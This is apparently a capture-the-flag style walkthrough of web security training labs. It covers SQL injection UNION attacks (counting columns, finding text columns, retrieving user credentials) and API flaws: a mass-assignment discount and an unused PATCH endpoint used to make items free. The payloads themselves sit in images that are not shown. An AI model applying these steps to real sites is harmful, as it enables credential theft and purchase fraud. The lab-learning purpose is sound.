 Again, both columns can hold strings which is even more convenient for us as the two columns in
 users are also of string data type. Since we know what the columns’ names in users are, retrieving the credentials is trivial with the following injected query:
SQL injection UNION attack, finding a column containing text | Practitioner
The problem statement hints at the filter functionality has an SQLi vulnerability, and similar to last lab we have to find how many columns are there first, then find out which column holds string data.
Finding the number of columns is trivial, either use order by index or union select with NULL:

We now know that there are 3 columns in the table. However our goal is to make the backend returns a certain canary, but we don’t know which column is compatible with string data yet. This is quite simple, all we have to do is place some string value into each column in turn:
SQL injection UNION attack, determining the number of columns returned by the query | Practitioner
The most glaring functionality present is filtering products by category, as shown here:

As reflected in the lab’s name, the first step of a UNION-based SQLi is to determine the number of columns. We can either union order by index or select by NULL, whatever floats your boat.
Note that NULL works because it’s convertible to every common data type, thus makes our payload more likely to succeed.
Assuming there is no WAF nor client-side filters in place (which there aren’t), we can apply our elementary payload:
API Testing
Exploiting server-side parameter pollution in a REST URL | Expert
Final Expert lab for this topic, lots of content bundled
Exploiting server-side parameter pollution in a query string | Practitioner
Quite challenging lab, pls review
Exploiting a mass assignment vulnerability | Practitioner
Our task is to buy that leet jacket, but our coffer runs dry. Just like last lab, we have to either raise our balance or make the jacket free.
While crawling through the page, I tried sending a request to /api, literally. To my surprise, there actually is a hidden documentation lying around:
 The GET request to
 /checkout seems to request the metadata for our purchase, with these attributes lying around. While the POST request is performing that purchase. So after adding the leet jacket to our cart, let’s perform the GET request to see the response:
 The server returns a JSON object with very clear attributes. One thing to note though is that the
 chosen_discount attribute is left conveniently there for us, while no explicit option for discount is present on the page (perhaps it’s for a later sales period?). Let’s try sending the discount attribute along with our purchase in a POST request to /checkout, with say 100% discount rate? Let’s try this out:
 Looks like the request has gone through, and we got ourselves a slick jacket free of charge. Nice.
Finding and exploiting an unused API endpoint | Practitioner

Our task is to purchase the hackerleet hoodie, but we are also broke af. Upon attempting to purchase the thing without septims, we are hit with an expected denial:
One may think to try illicitly manipulate our store balance, but there is no JS or API call present that queries for an user’s current balance. So that’s bust.

However, notice how whenever we fetch a GET request to a store item, an API request to /products/./price is called:
 Obviously, if we are not able to increase our coffers, we should make the shopitem free right? Since the response body is a JSON object, it’s expected that the request body to change the price should be a JSON object too. Let’s try sending a POST request to change the price to zero:
 Too bad that we are hit with a 405, but there is one convenient header they so kindly left for us. The only allowed methods are
 GET, which we’ve just covered, and PATCH. Since we cannot create a new resource with POST, let’s try updating the resource with PATCH instead:
